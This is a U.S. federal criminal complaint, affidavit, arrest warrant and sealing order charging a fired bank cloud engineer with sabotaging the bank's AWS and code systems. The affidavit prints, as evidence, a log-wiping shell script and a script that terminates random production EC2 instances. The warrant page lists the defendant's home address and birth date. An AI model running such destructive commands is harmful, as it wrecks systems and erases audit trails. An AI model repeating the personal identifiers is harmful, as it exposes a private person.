

Mar 11 2021

SUSAN Y. SOONG  
CLERK, U.S. DISTRICT COURT  
NORTHERN DISTRICT OF CALIFORNIA  
SAN FRANCISCO

AO 91 (Rev. 11/11) Criminal Complaint

UNITED STATES DISTRICT COURT

for the

Northern District of California

United States of America )

v. )

Miklos Daniel Brody )

Case No. 3-21-mj-70442 MAG

Defendant(s)

CRIMINAL COMPLAINT

I, the complainant in this case, state that the following is true to the best of my knowledge and belief.

On or about the date(s) of 3/12/2020 in the county of San Francisco in the Northern District of California, the defendant(s) violated:

<i>Code Section</i>	<i>Offense Description</i>
18 U.S.C. § 1030(a)(5)(A) & (c)(4) (B)(i)	Intentional Damage to a Protected Computer
	Maximum Penalties:
	• Imprisonment: 10 years
	• Fine: \$250,000
	• Supervised Release: 3 years
	• Special Assessment: \$100
	• Forfeiture

This criminal complaint is based on these facts:

See attached affidavit of U.S. Secret Service Special Agent Andrew Foss

Continued on the attached sheet.

Approved as to form: /s/ Leif Dautch  
Assistant U.S. Attorney

/s/ Andrew Foss  
Complainant's signature

Andrew Foss  
Printed name and title

Sworn to before me by telephone.

Date: 03/11/2021

*Sallie Kim*  
Judge's signature

City and state: San Francisco, California

Hon. Sallie Kim, U.S. Magistrate Judge  
Printed name and title

**AFFIDAVIT IN SUPPORT OF  
A CRIMINAL COMPLAINT**

Your affiant, Andrew Foss, a Special Agent (“SA”) with the Department of Homeland Security, United States Secret Service (USSS), having been duly sworn, deposes and states as follows:

**A. INTRODUCTION**

1. Your affiant makes this affidavit in support of an application for a criminal complaint charging Miklos Daniel Brody with violating 18 U.S.C. § 1030(a)(5)(A) & (c)(4)(B)(i) (Intentionally Damaging a Computer by Knowing Transmission).

2. The statements contained in this affidavit are based upon my personal knowledge and/or on information provided by other domestic and foreign law enforcement officers, agents, and personnel, as well as on my experience, background, and training. Because this affidavit is being submitted for the limited purpose listed above, I have not included each and every fact known to him concerning this investigation. I have set forth only those facts believed to be necessary to establish probable cause. Where statements made by others or from documentary review have been reported, said statements are reported in substance and in part, unless otherwise noted.

**B. AGENT BACKGROUND**

3. I am a Special Agent with the Department of Homeland Security, United States Secret Service (“USSS”), and has been so employed since July 2015. The USSS is the primary investigative agency charged with safeguarding the payment and financial systems of the United States. I am currently assigned to the San Francisco Field Office as a member of the Electronic Crimes Task Force (ECTF)/Digital Evidence Forensic Lab (DEFL). I attended and completed the twelve-week Criminal Investigator Training Program at the Federal Law Enforcement Training Center located in Glynco, Georgia, and an eighteen-week USSS Special Agent Training

Course at the James J. Rowley Training Center located in Beltsville, Maryland. These programs included comprehensive, formalized instruction in, among other things: fraud investigations, counterfeit identification and detection, familiarization with United States fraud and counterfeit laws, financial investigations and money laundering, identification and seizure of assets, physical and electronic surveillance, and undercover operations. I have also received specific instruction in the investigation of electronic crime, included but not limited to network intrusions, point of sale terminal compromises, computer hacking, account takeover schemes, bank fraud and wire fraud. As part of this instruction, I received training related to identifying the techniques and methods employed by the groups and organizations involved in these types of crimes.

4. During my time in federal law enforcement, I have participated in criminal investigations related to the unlawful takeover of financial accounts, counterfeit currency, business email compromise scams, romance scams and pump and dump schemes. I have requested the issuance of subpoenas, 2703(d) court orders, search warrants and Mutual Legal Assistance Treaty (MLAT) orders for individuals associated with fraud based criminality. I have also executed seizure warrants for property associated with fraud based electronic crimes.

### **C. APPLICABLE LAWS**

5. Title 18, United States Code, section 1030(a)(5)(A) makes it a crime to knowingly cause the transmission of a program, information, code, or command, and as a result of such conduct, intentionally cause damage without authorization, to a protected computer (including, *inter alia*, any computer used in interstate commerce). Under Section 1030(c)(4)(B)(i), if the violation does not occur after another conviction under Section 1030, but results in loss to one or more persons during any one-year period aggregating at least \$5,000 in value, the crime is punishable by up to 10 years' imprisonment.

**D. BACKGROUND REGARDING COMPUTERS AND THE INTERNET**

6. The term “computer,” as used herein is defined in 18 U.S.C. § 1030(e)(1), includes an electronic, magnetic, optical, electrochemical, or other high speed data processing device performing logical, arithmetic, or storage functions, and includes any data storage facility or communications facility directly related to or operating in conjunction with such device.

7. Many individual computer users and businesses obtain their access to the Internet through businesses known as Internet Service Providers (“ISPs”). ISPs provide their customers with access to the Internet using telephone or other telecommunications lines; provide Internet e-mail accounts that allow users to communicate with other Internet users by sending and receiving electronic messages through the ISP’s servers; remotely store electronic files on their customers’ behalf; and may provide other services unique to each particular ISP.

8. The ISPs maintain records pertaining to the individuals or companies that have subscriber accounts with the ISP. Those records may include identifying and billing information, account access information in the form of log files, e-mail transaction information, posting information, account application information, Internet Protocol addresses, and other information both in computer data format and in written record format.

9. “Internet Protocol” (or “IP”) is the method by which data is sent from one computer to another on the Internet. An IP address is a numerical label assigned to a computer or device that is participating in an IP network. The IP address, in most cases, is assigned by a central authority and identifies the location of the computer or server on which the data sought is located. In sum, a “name” indicates what we seek; an “address” indicates where it is; a “route” indicates how to get there.

**E. PROBABLE CAUSE**

**BRODY is fired by First Republic Bank for allegedly accessing pornography on his work computer**

10. Miklos “Daniel” BRODY was employed by First Republic Bank (FRB) as a Cloud Engineer in San Francisco, which is in the Northern District of California.

11. On March 2, 2020, FRB’s information security group (InfoSec) was notified that BRODY had used one of his two work-issued computers in violation of company policy. Due to this violation, InfoSec attempted to retrieve BRODY’s PC laptop the next day; it took them two days to obtain it. An analysis of the computer showed that BRODY had plugged multiple flash drives into the PC laptop and initiated various file transfers. Some of the file names indicated that the files contained pornography.

12. As a result of these pornographic file transfers, Vice President of Human Resources Business Partner, C.B., met with BRODY at their San Francisco office on March 10, 2020. In that conversation, BRODY claimed that friends had given him the USB drives, and he simply plugged them into his FRB computer. He claimed not to know that the USB drives contained pornography, and thought instead that they contained the movie, “The Matrix.” No employment action was taken during this meeting. The next day, March 11, 2020, Brody emailed C.B.:

I’m not certain if it still matters, but I wanted to emphasize that I didn’t store any inappropriate content on FRB media/devices, ever. I don’t have anything to hide about previously visited websites or emails either, or any files on both FRB laptops. My sole intent was to watch a movie and then fall back asleep, and maybe view& copy previous FRB event pics to my USB – which I never did – I stopped myself from doing. I still have those on my shared FRB drive to this very day. The problem started when I couldn’t find the movie what I was looking for, I wasn’t even aware that those USBs could contain inappropriate content. They weren’t even my USBs, they were my friends’, but I’m taking full responsibility for them. The mistake I made during being sick is I started to organize the content, separating the bad stuff from the good stuff (that’s why you see mostly “move” commands in the infosec report), so that I don’t need to use the tainted USB ever. I did the organizing on Sunday and Monday when I was sick, I wish I

didn't, but me being sick clouded my judgement at the time, and it didn't occur to me that that could be a violation too – even without moving actual content on FRB device. I spoke to [FRB employee] first thing Tuesday morning and shut off my laptop and unplugged it until infosec picked it up.

13. At 3:00 p.m. on March 11, 2020, BRODY reported to a meeting at FRB with C.B. and another manager. BRODY had been told to bring his other work computer, an Apple MacBook, but he did not. BRODY was terminated during that meeting and was told to mail the company's MacBook to FRB. C.B. reviewed BRODY's exit packet with him and told BRODY that he was ineligible for re-hiring. While she did not give BRODY specific instructions about computer system access, she did collect his badge, provide him a copy of his non-compete form, and have him escorted out of the office. Surveillance footage shows BRODY leaving the office at 4:33 p.m.

#### **BRODY Accesses FRB Computer System the Evening that He is Fired**

14. At 7:16 p.m. the day that BRODY was fired (March 11, 2020), he began accessing FRB's computer network. BRODY still had the MacBook computer in his possession. This computer was previously registered with the bank, a pre-requisite for gaining access to FRB's Virtual Private Network (VPN). Login also required the use of a multi-factor authentication (MFA) code, which was obtained from a previously-registered mobile device. BRODY signed in as "dbrody/adm\_dbrody." The diagram below illustrates how BRODY's username and registered MFA devices ("udid") were tied together.


```
aea1dc9ed802", "userInfo": {"goodUserId": 1028850731, "userGuid": "2fc2af94-dde1-496f-bc6b-a38d094310f5", "userName": "dbrody", "emailAddress": "dbrody@firstrepublic.com"}, "deviceInfo": {"deviceOSFamily": "ios", "id": 25398, "udid": "49d7032923a1dc94cf40527310d35054464acaa1", "guid": "707b5633-6c2c-4976-b8ef-3ebbd0f3240e"}, "perimeterState": "ENROLLED"}, "deviceActionType": "DEVICE_INFO"]}]
```

15. BRODY continued to access the FRB computer system throughout the night, using his own account name, and also impersonating his colleague, Senior Cloud Engineer A.A. A.A. has

been interviewed and stated that he did not cause any damage to the system on March 11 and 12, 2020 and that someone else must have been responsible.

16. Once BRODY accessed the FRB computer system through the VPN connection, he connected to FRB's protected host server "Jumpbox." This enabled him to access the code repositories in the "Devbox" and "Github." The diagram below shows the access network pathway that BRODY utilized on the night of the intrusion.

#### Configuration to Access First Republic Amazon Resources



17. Although BRODY's credentials still worked, BRODY knew that his employment had been terminated when he was escorted from FRB premises at approximately 4:33 p.m. on March 11. Accordingly, his subsequent network accesses, and the damage he caused, on the evening of March 11, and on March 12, were without authorization.

#### **BRODY Causes Significant Damage to FRB's Computer System**

18. Once inside FRB's computer system that night, BRODY began running scripts to delete code and damage the software infrastructure. Malicious activity began around 7:55 p.m. on March 11, 2020, and did not end until around 10:30 a.m. on March 12, 2020, when BRODY's credentials were finally deactivated. Among the damage that BRODY caused, he ran a malicious script called "dar.sh" in the Jumpbox whose purpose was to delete computer logs. The script was modified while BRODY was in the system during the attack. A copy of the script is

shown below.

```
[root@i-10-19-250-177 .ssh]# cat /etc/udev/dar.sh
#!/bin/bash
cat /dev/null > /var/log/secure && cat /dev/null > /var/log/messages
[root@i-10-19-250-177 .ssh]#
```

- BRODY moved into the Devbox and used a Linux administrator account to impersonate Senior Cloud Engineer A.A. Malicious scripts were found in Devbox.
- BRODY then jumped to the Github repository, where the development code base is stored. He used the script “grand.sh,” which was hidden in a network information folder, to terminate almost all instances in Amazon Web Services (AWS).

```
#!/bin/bash
nodeList=$(aws ec2 describe-instances --profile prod | jq -r '.Reservations[].Instances[].InstanceId' | grep -v i-06a76c0edf82b7a06 | grep -v i-0d47bd81e045d520f)
unset array
k=0
for i in ${nodeList}; do
    array[$k]=$i
    k=$((k+1))
done

min=0
max=${k}

a=$(shuf -i $min-$max -n 1)
b=$(echo ${array[$a]})

aws ec2 terminate-instances --instance-ids $b --profile prod
```

- Within A.A.’s user folder, FRB found another folder called “munge” was used to store a script whose purpose was to delete Github repositories.
- BRODY also left code-related “taunts” in the system for his former colleagues. One of them said “Do you grok it now [A.]?” “Grok” means to understand and



was a joke used amongst Brody and his co-workers. There is speculation that Brody impersonated and taunted A.A. because A.A. had been hired as a senior engineer, a position that Brody coveted.

### **FRB Discovers the Damage the Morning of March 12**

19. Around 11:30 a.m. on March 12, 2020, C.B. was notified that BRODY “went into the environment the previous evening.” (As noted above, BRODY’s FRB network access was not deactivated until approximately 10:30 a.m. on March 12.) An analysis of the computer infrastructure identified the following damage caused by BRODY:

- a. BRODY deleted code repositories.
- b. BRODY “broke” the Ansible Tower. The Ansible Tower is used for software distribution.
- c. BRODY damaged multiple areas, making it difficult to build new infrastructure in the Terraform Enterprise system in AWS.
- d. BRODY locked users out of an Amazon service called EMR. The primary purpose of this is to do mathematics.

20. FRB estimates that the total cost of this damage exceeded \$220,000. The damage breakdown and personnel costs associated with repair are reflected below:

- Direct Personnel Cost: \$72,622
- Indirect/Idled Personnel Cost: \$145,200
- MacBook Pro (2018 Touch Bar): \$2,799

### **BRODY’s Evasive Conduct in the Days Following the Intrusion**

21. On March 13, 2020, the day after the intrusion was discovered, C.B. from FRB’s HR Department emailed BRODY to surrender FRB’s MacBook. She also called BRODY and left a

voicemail. She did not receive an immediate response from either attempt.

22. On March 15, 2020, C.B. received an email from BRODY, claiming that he had left San Francisco and was in Los Angeles:

I was busy on Friday [March 13] and left my home between 5-6pm to visit my relatives in LA. Also, I didn't receive the laptop box you've mentioned by 5-6pm on Friday. You guys and frankly FRB left me in a financial hardship situation in the middle of the corona virus outbreak with this sudden termination and no severance package. In my opinion this is especially harsh and cruel given my ~2 years of service and hard work with good faith and excellent performance. Plugging in a USB and trying to watch a movie when someone's sick should be no grounds for this treatment, especially that I didn't transfer company data between the USB and work laptop per company policy agreements, I didn't sign anything that I cannot plug in USBs in my work laptops ever.

23. Two days later, March 17, 2020, BRODY called FRB Lead Cloud Engineer, S.N. During the conversation, BRODY said the bank was "ruthless" in its treatment of him. S.N. told BRODY that people suspected he had caused damage to FRB's system. BRODY said he wished he could access FRB's system because he could fix "those things." BRODY also falsely claimed that the bank had taken both of his FRB-issued computers, when it had only taken his PC laptop, not the MacBook.

24. On March 18, 2020, C.B. notified BRODY that a box for the MacBook had been sent to his apartment in San Francisco. The same day, BRODY replied: "Last week when we had the conversation you guys said that the box should arrive by Friday latest, I was home until Friday evening then left between 5-6pm, but the box didn't arrive by that time. I will return the equipment when I get back to San Francisco, I have no use for it if I can't work for FRB."

25. On March 19, 2020, the box for the MacBook was delivered to BRODY's residence in San Francisco. A return tracking label was also provided. BRODY did not return the computer, even though surveillance footage from the FRB West Portal Branch showed BRODY walking into the bank on March 25, 2020.

26. On March 30, 2020, C.B. emailed BRODY again and notified him that she knew he was back in San Francisco but had not yet returned the MacBook. About four hours later, BRODY responded to C.B. claiming that his car had been broken into and FRB's MacBook had been stolen.

27. San Francisco Police Department records reflect that BRODY filed a police report on March 19, 2020 claiming that his car had been broken into at 8:00 p.m. on March 16, 2020—four days *after* the intrusion was completed and the same day the box from FRB arrived. He reported to police that a North Face jacket, house/mailbox keys, car key FOB, MacBook Pro, and iPhone 6 were stolen. BRODY claimed that the iPhone 6 had no SIM card, and thus, presumably could not be traced.

**F. CONCLUSION**

28. Based on my training, experience, and the ongoing investigation, I believe that starting on or about March 11, 2020, and continuing through on or about March 12, 2020, in the Northern District of California and elsewhere, BRODY knowingly caused the transmission of a program, information, code, and command, and as a result of such conduct, intentionally caused damage without authorization to a protected computer, in violation of 18 U.S.C. § 1030(a)(5)(A) & (c)(4)(B)(i). I respectfully request that the Court issue a Criminal Complaint and warrant for the arrest of Miklos Daniel Brody.

**G. REQUEST FOR SEALING**

29. I respectfully request that this affidavit, the Criminal Complaint, arrest warrant, and all related documents be sealed until such time as the Court directs otherwise. Disclosure of these materials would seriously jeopardize the ongoing investigation, as such disclosure may provide an opportunity to destroy evidence, change patterns of behavior, notify confederates, or allow the

defendant or confederates to flee or continue flight from prosecution.

Your affiant declares under penalty of perjury under the laws of the United States the foregoing is true and correct.

/s/ Andrew Foss

Andrew Foss, Special Agent  
U.S. Department of Homeland Security  
United States Secret Service

Sworn to before me over the telephone and signed by me  
pursuant to FED. R. CRIM. P. 4.1 and 4(d) on this 11 day of March 2021.



HONORABLE SALLIE KIM  
United States Magistrate Judge

# UNITED STATES DISTRICT COURT

for the

Northern District of California

United States of America

v.

Miklos Daniel Brody

)  
)  
)  
)  
)  
)

Case No. 3-21-mj-70442 MAG

\_\_\_\_\_  
*Defendant*

## ARREST WARRANT

To: Any authorized law enforcement officer

**YOU ARE COMMANDED** to arrest and bring before a United States magistrate judge without unnecessary delay

(name of person to be arrested) Miklos Daniel Brody,

who is accused of an offense or violation based on the following document filed with the court:


- Indictment       Superseding Indictment       Information       Superseding Information       Complaint
- Probation Violation Petition       Supervised Release Violation Petition       Violation Notice       Order of the Court

This offense is briefly described as follows:

18 U.S.C. § 1030(a)(5)(A) and (c)(4)(B)(i) - Intentional Damage to a Protected Computer

Maximum Penalties: up to 10 years in prison; \$250,000 fine; three years of supervised release; \$100 mandatory special assessment; forfeiture

Date: 03/11/2021



\_\_\_\_\_  
*Issuing officer's signature*

City and state: San Francisco, California

\_\_\_\_\_  
Hon. Sallie Kim, U.S. Magistrate Judge

*Printed name and title*

### Return

This warrant was received on (date) \_\_\_\_\_, and the person was arrested on (date) \_\_\_\_\_  
at (city and state) \_\_\_\_\_.

Date: \_\_\_\_\_

\_\_\_\_\_  
*Arresting officer's signature*

\_\_\_\_\_  
*Printed name and title*

**This second page contains personal identifiers provided for law-enforcement use only and therefore should not be filed in court with the executed warrant unless under seal.**

*(Not for Public Disclosure)*

Name of defendant/offender: Miklos "Daniel" Brody

Known aliases: \_\_\_\_\_

Last known residence: 2411 23rd Ave, Apt. 8, San Francisco, CA 94116

Prior addresses to which defendant/offender may still have ties: \_\_\_\_\_

Last known employment: \_\_\_\_\_

Last known telephone numbers: \_\_\_\_\_

Place of birth: \_\_\_\_\_

Date of birth: 02/27/1985

Social Security number: \_\_\_\_\_

Height: \_\_\_\_\_ Weight: \_\_\_\_\_

Sex: Male Race: White

Hair: Brown Eyes: \_\_\_\_\_

Scars, tattoos, other distinguishing marks: \_\_\_\_\_

History of violence, weapons, drug use: None

Known family, friends, and other associates (*name, relation, address, phone number*): \_\_\_\_\_

FBI number: \_\_\_\_\_

Complete description of auto: \_\_\_\_\_

Investigative agency and address: Secret Service

Name and telephone numbers (office and cell) of pretrial services or probation officer (*if applicable*): \_\_\_\_\_

Date of last contact with pretrial services or probation officer (*if applicable*): \_\_\_\_\_

1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17  
18  
19  
20  
21  
22  
23  
24  
25  
26  
27  
28

DATED: March 11, 2021

Respectfully Submitted,  
STEPHANIE M. HINDS  
Acting United States Attorney

/s/ Leif Dautch  
LEIF DAUTCH  
Assistant United States Attorney

**ORDER**

Based upon the motion of the government and for good cause shown, IT IS HEREBY ORDERED that the government’s Motion to Seal, Complaint, Arrest Warrant, this Sealing Order, and other related documents in this case shall be sealed until further order of the Court. A copy of the Complaint and Arrest Warrant shall be provided to agents of the United States Secret Service, other law enforcement, and employees of the United States Attorney’s Office, and the Complaint and Arrest Warrant may be disclosed to federal agents and other law enforcement officers in order to effectuate the arrest of the defendants. The United States Attorney’s Office is permitted to share these documents as necessary with counsel for the subject of the Complaint.

DATED: March 11, 2021

  
HON. SALLIE KIM  
United States Magistrate Judge